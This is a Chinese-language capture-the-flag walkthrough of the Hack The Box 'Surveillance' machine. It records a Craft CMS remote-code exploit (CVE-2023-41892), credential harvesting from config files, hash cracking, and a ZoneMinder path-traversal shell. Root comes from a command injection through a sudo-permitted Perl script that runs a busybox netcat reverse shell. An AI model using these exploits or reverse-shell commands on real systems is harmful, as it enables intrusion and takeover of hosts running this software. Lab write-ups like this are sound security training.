Surveillance(完成)

```
└─# nmap -sCV 10.10.11.245
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-28 03:30 EST
Nmap scan report for 10.10.11.245
Host is up (0.33s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96071cc6773e07a0cc6f2419744d570b (ECDSA)
|_  256 0ba4c0cfe23b95aef6f5df7d0c88d6ce (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://surveillance.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 30.17 seconds
```

```
┌──(root㉿kali)-[~/hackthebox/Surveillance/80]
└─# whatweb http://surveillance.htb
http://surveillance.htb [200 OK] Bootstrap, Country[RESERVED][ZZ], Email[demo@surveillance.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP
[10.10.11.245], JQuery[3.4.1], Script[text/javascript], Title[Surveillance], X-Powered-By[Craft CMS], X-UA-Compatible[IE=edge], nginx[1.18.0]
```

#########

目錄爆破

```
http://surveillance.htb/[03:32:51] 301 -  178B  - /js  ->  http://surveillance.htb/js/
[03:34:13] 200 -    0B  - /.gitkeep
[03:34:19] 200 -  304B  - /.htaccess
[03:40:04] 302 -    0B  - /admin  ->  http://surveillance.htb/admin/login
[03:40:20] 302 -    0B  - /admin/  ->  http://surveillance.htb/admin/login
[03:40:21] 302 -    0B  - /admin/?/login  ->  http://surveillance.htb/admin/login
[03:40:24] 302 -    0B  - /admin/admin  ->  http://surveillance.htb/admin/login
[03:40:29] 200 -   38KB - /admin/admin/login
[03:40:38] 302 -    0B  - /admin/index  ->  http://surveillance.htb/admin/login
[03:40:42] 200 -   38KB - /admin/login
[03:47:00] 301 -  178B  - /css  ->  http://surveillance.htb/css/
[03:48:40] 301 -  178B  - /fonts  ->  http://surveillance.htb/fonts/
[03:49:24] 301 -  178B  - /images  ->  http://surveillance.htb/images/
[03:49:24] 403 -  564B  - /images/
[03:49:26] 301 -  178B  - /img  ->  http://surveillance.htb/img/
[03:49:34] 200 -    1B  - /index
[03:49:36] 200 -    1B  - /index.php.
[03:49:38] 200 -   16KB - /index.php
[03:50:02] 403 -  564B  - /js/
[03:50:44] 302 -    0B  - /logout  ->  http://surveillance.htb/
[03:50:45] 302 -    0B  - /logout/  ->  http://surveillance.htb/
[03:56:33] 200 -    1KB - /web.config
```

```
[03:56:47] 418 -    24KB - /wp-admin
[03:56:47] 418 -    24KB - /wp-admin/
```

##############

SQL爆破失敗、找不到密碼、系統版本。

但依系統有漏洞CVE-2023-41892

https://gist.github.com/zhsh9/ae0d6093640aa5c82c534ebee80fa1df

反彈成功

```
┌──(root㉿kali)-[~/hackthebox/Surveillance/80]
└─# python poc.py http://surveillance.htb/ 10.10.14.10 1234
[!] Please execute `nc -lvnp <port>` before running this script ...
[-] Get temporary folder and document root ...
[-] Write payload to temporary file ...
[-] Trigger imagick to write shell ...
[+] reverse shell is executing ...
```

```
┌──(root㉿kali)-[~]
└─# sudo rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.245] 46164
/bin/sh: 0: can't access tty; job control turned off
$ ls
1086baca
1be7b37d
1ee84e9
2df06f28
2e77077c
36829225
406b3277
5041a449
68d90560
6fb3ecb
82b5dc63
82e60301
877101b6
88748e5f
ab39c83
b50564df
b761b31b
bdf69417
bebdd9df
bf6704d6
c0d4ee74
ceb44668
d1a8b721
d448a8c9
deaf38df
e5e12a1b
ea30abe7
f137a894
shell.php
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.245  netmask 255.255.254.0  broadcast 10.10.11.255
        ether 00:50:56:b9:06:d5  txqueuelen 1000  (Ethernet)
        RX packets 38021  bytes 4237045 (4.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 27258  bytes 166930753 (166.9 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
www-data@surveillance:~/html/craft/web/cpresources$ uuname -a
uname -a
Linux surveillance 5.15.0-89-generic #99-Ubuntu SMP Mon Oct 30 20:42:41 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
```

進程是空的

有2組admin，但無法開啟資料夾

```
www-data@surveillance:~/html/craft/web/cpresources$ cat /etc/passwd | grep bash
</craft/web/cpresources$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
matthew:x:1000:1000:,,,:/home/matthew:/bin/bash
zoneminder:x:1001:1001:,,,:/home/zoneminder:/bin/bash
```

有sql，但SQL失敗，開始找出所有帳密

```
www-data@surveillance:~/html/craft/web/cpresources$ netstat -tunlp
netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      1130/nginx: worker
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1130/nginx: worker
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
```

```
matthew:x:1000:1000:,,,:/home/matthew:/bin/bash
root:x:0:0:root:/root:/bin/bash
zoneminder:x:1001:1001:,,,:/home/zoneminder:/bin/bash
```

```
www-data@surveillance:~/html/craft$ cat .env
cat .env
# Read about configuration, here:
# https://craftcms.com/docs/4.x/config/

# The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--070c5b0b-ee27-4e50-acdf-0436a93ca4c7

# The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=production

# The secure key Craft will use for hashing and encrypting data
CRAFT_SECURITY_KEY=2HfILL3OAEe5X0jzYOVY5i7uUizKmB2_

# Database connection settings
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=craftdb
CRAFT_DB_USER=craftuser
CRAFT_DB_PASSWORD=CraftCMSPassword2023!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

# General settings (see config/general.php)
DEV_MODE=false
ALLOW_ADMIN_CHANGES=false
DISALLOW_ROBOTS=false
```

craftuser：CraftCMSPassword2023

```
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=craftdb
CRAFT_DB_USER=craftuser
CRAFT_DB_PASSWORD=CraftCMSPassword2023!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=
```

```
-rw-r--r-- 1 root zoneminder 3503 Oct 17 11:32 /usr/share/zoneminder/www/api/app/Config/database.php
                'password' => ZM_DB_PASS,
                'database' => ZM_DB_NAME,
                'host' => 'localhost',
                'password' => 'ZoneMinderPassword2023',
                'database' => 'zm',
                                $this->default['host'] = $array[0];
                        $this->default['host'] = ZM_DB_HOST;
```

zmuser : ZoneMinderPassword2023

```
'datasource' => 'Database/Mysql',
                'persistent' => false,
                'host' => 'localhost',
                'login' => 'zmuser',
                'password' => 'ZoneMinderPassword2023',
                'database' => 'zm',
                'prefix' => '',
                //'encoding' => 'utf8',
```

```
$ pwd
/var/www/html/craft/storage/backups
$ ls
surveillance--2023-10-17-202801--v4.4.14.sql
surveillance--2023-10-17-202801--v4.4.14.sql.zip
```

```
LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `users` VALUES (1,NULL,1,0,0,0,1,'admin','Matthew B','Matthew','B','admin@surveillance.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562
c9f35c675770ec','2023-10-17 20:22:34',NULL,NULL,NULL,'2023-10-11 18:58:57',NULL,1,NULL,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-11 17:57:16','2023-10-17
20:27:46');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
commit;
```



```
LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
set autocommit=0;
INSERT INTO `users` VALUES (1,NULL,1,0,0,0,1,'admin','Matthew
B','Matthew','B','admin@surveillance.htb','39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d084
8123562c9f35c675770ec','2023-10-17 20:22:34',NULL,NULL,NULL,'2023-10-11
18:58:57',NULL,1,NULL,NULL,NULL,0,'2023-10-17 20:27:46','2023-10-11 17:57:16','2023-
10-17 20:27:46');
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
commit;
```

matthew : 39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec

```
┌──(root㉿kali)-[~/hackthebox/Surveillance/www-data]
└─# john --wordlist=/home/kali/Desktop/rockyou.txt  passwd_list --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
starcraft122490  (?)
1g 0:00:00:00 DONE (2024-02-04 23:02) 4.000g/s 14286Kp/s 14286Kc/s 14286KC/s stefon23..srflo1
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

matthew : starcraft122490


admin

```
www-data@surveillance:/home$ su matthew
su matthew
Password: starcraft122490

matthew@surveillance:/home$ id
id
uid=1000(matthew) gid=1000(matthew) groups=1000(matthew)
matthew@surveillance:/home$ whoami
whoami
matthew
matthew@surveillance:~$ cat user.txt
cat user.txt
ef8774bcc94ad18130ae4b92ca3ce9e5
```

轉發端口測試

```
matthew@surveillance:~$ netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
```

ssh -fgN -L 9000:127.0.0.1:8080 matthew@surveillance.htb




測試帳密失敗，確認SQL

```
matthew@surveillance:~$ mysql -u zmuser -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 7153
Server version: 10.6.12-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

MariaDB [zm]> select Username,Password from Users;
+----------+--------------------------------------------------------------+
| Username | Password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$BuFy0QTupRjSWW6kEAlBCO6AlZ8ZPGDI8Xba5pi/gLr2ap86dxYd. |
+----------+--------------------------------------------------------------+
1 row in set (0.001 sec)
```

```
+----------+--------------------------------------------------------------+
| Username | Password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$BuFy0QTupRjSWW6kEAlBCO6AlZ8ZPGDI8Xba5pi/gLr2ap86dxYd. |
+----------+--------------------------------------------------------------+
```

解不出來，但可以進行update嘗試

```
└─# hashcat passwd_list
hashcat (v6.2.6) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 14.0.6,
#1 [The pocl project]
=============================================================================
=====================

* Device #1: pthread-sandybridge-Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz, 702/1469 MB

The following 4 hash-modes match the structure of your input hash:

      # | Name                                                | Category
  ======+=====================================================+=================
   3200 | bcrypt $2*$, Blowfish (Unix)                        | Operating System
```




admin->bcrypt->$2a12q6/2oelD1wLYT61kqci1XeiAnW86PKwQgf1Mw/yNaF2hf4Vc.2nvK

update Users set Password="$2a12q6/2oelD1wLYT61kqci1XeiAnW86PKwQgf1Mw/yNaF2hf4Vc.2nvK" where Username="admin";
更改成功


```
MariaDB [zm]> update Users set Password="$2a$12$rBRGnx98NFnUkTo7gEKCkOUAr/EtYF9unxkKjLV3k8FDdQclc4iZK" where
 Username="admin";
Query OK, 1 row affected (0.001 sec)
Rows matched: 1  Changed: 1  Warnings: 0

MariaDB [zm]> select Username,Password from Users;
+----------+--------------------------------------------------------------+
| Username | Password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2a$12$rBRGnx98NFnUkTo7gEKCkOUAr/EtYF9unxkKjLV3k8FDdQclc4iZK |
+----------+--------------------------------------------------------------+
1 row in set (0.000 sec)
```

登入成功、並確認版本
(會被強制登出、改密碼，疑似有排程[但找不到..])



Github->https://github.com/ZoneMinder/zoneminder/security/advisories/GHSA-h5m9-6jjc-cgmw
CVE-2023-26036
使用phpinfo測試(成功)

http://localhost:9000/index.php?view=.../..././.../.../..././..././tmp/test



進行PHP反彈

http://localhost:9000/index.php?view=.../..././.../.../..././..././tmp/a

```
┌──(root㉿kali)-[~/hackthebox/Surveillance/admin]
└─# sudo rlwrap nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.245] 37148
Linux surveillance 5.15.0-89-generic #99-Ubuntu SMP Mon Oct 30 20:42:41 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 07:41:06 up  5:07,  2 users,  load average: 0.09, 0.05, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(zoneminder) gid=1001(zoneminder) groups=1001(zoneminder)
sh: 0: can't access tty; job control turned off
$ id
uid=1001(zoneminder) gid=1001(zoneminder) groups=1001(zoneminder)
$ whoami
zoneminder
$ uname -a
Linux surveillance 5.15.0-89-generic #99-Ubuntu SMP Mon Oct 30 20:42:41 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.245  netmask 255.255.254.0  broadcast 10.10.11.255
        ether 00:50:56:b9:06:d5  txqueuelen 1000  (Ethernet)
        RX packets 55507  bytes 9723280 (9.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47879  bytes 186783994 (186.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 166378  bytes 47345501 (47.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 166378  bytes 47345501 (47.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

$
zoneminder@surveillance:~$ sudo -l
sudo -l
Matching Defaults entries for zoneminder on surveillance:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User zoneminder may run the following commands on surveillance:
    (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl *
```

```
zoneminder@surveillance:~$ ls -al /usr/bin/zm[a-zA-Z]*.pl
ls -al /usr/bin/zm[a-zA-Z]*.pl
-rwxr-xr-x 1 root root 43027 Nov 23  2022 /usr/bin/zmaudit.pl
-rwxr-xr-x 1 root root 12939 Nov 23  2022 /usr/bin/zmcamtool.pl
-rwxr-xr-x 1 root root  6043 Nov 23  2022 /usr/bin/zmcontrol.pl
-rwxr-xr-x 1 root root 26232 Nov 23  2022 /usr/bin/zmdc.pl
-rwxr-xr-x 1 root root 35206 Nov 23  2022 /usr/bin/zmfilter.pl
```

```
-rwxr-xr-x 1 root root  5640 Nov 23  2022 /usr/bin/zmonvif-probe.pl
-rwxr-xr-x 1 root root 19386 Nov 23  2022 /usr/bin/zmonvif-trigger.pl
-rwxr-xr-x 1 root root 13994 Nov 23  2022 /usr/bin/zmpkg.pl
-rwxr-xr-x 1 root root 17492 Nov 23  2022 /usr/bin/zmrecover.pl
-rwxr-xr-x 1 root root  4815 Nov 23  2022 /usr/bin/zmstats.pl
-rwxr-xr-x 1 root root  2133 Nov 23  2022 /usr/bin/zmsystemctl.pl
-rwxr-xr-x 1 root root 13111 Nov 23  2022 /usr/bin/zmtelemetry.pl
-rwxr-xr-x 1 root root  5340 Nov 23  2022 /usr/bin/zmtrack.pl
-rwxr-xr-x 1 root root 18482 Nov 23  2022 /usr/bin/zmtrigger.pl
-rwxr-xr-x 1 root root 45421 Nov 23  2022 /usr/bin/zmupdate.pl
-rwxr-xr-x 1 root root  8205 Nov 23  2022 /usr/bin/zmvideo.pl
-rwxr-xr-x 1 root root  7022 Nov 23  2022 /usr/bin/zmwatch.pl
-rwxr-xr-x 1 root root 19655 Nov 23  2022 /usr/bin/zmx10.pl
```

https://zoneminder.readthedocs.io/en/1.32.3/userguide/components.html

```
matthew@surveillance:/tmp$ cat poc.sh
#!/bin/bash
busybox nc 10.10.14.10 9999 -e /usr/bin/bash
```

```
zoneminder@surveillance:~$ sudo /usr/bin/zmupdate.pl --version=1 --user='$(/tmp/poc.sh)' --pass=ZoneMinderPassword2023
                           sudo /usr/bin/zmupdate.pl --version=1 --user='$(/tmp/poc.sh)' --pass=ZoneMinderPassword2023
<user='$(/tmp/poc.sh)' --pass=ZoneMinderPassword2023

Initiating database upgrade to version 1.36.32 from version 1

WARNING - You have specified an upgrade from version 1 but the database version found is 1.36.32. Is this correct?
Press enter to continue or ctrl-C to abort :



Do you wish to take a backup of your database prior to upgrading?
This may result in a large file in /tmp/zm if you have a lot of events.
Press 'y' for a backup or 'n' to continue : y
┌──(root㉿kali)-[~]
└─# sudo rlwrap nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.11.245] 38386
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
uname -a
Linux surveillance 5.15.0-89-generic #99-Ubuntu SMP Mon Oct 30 20:42:41 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
```

```
cat root.txt
4bcaf6f5be9985265542f22a56670b18
```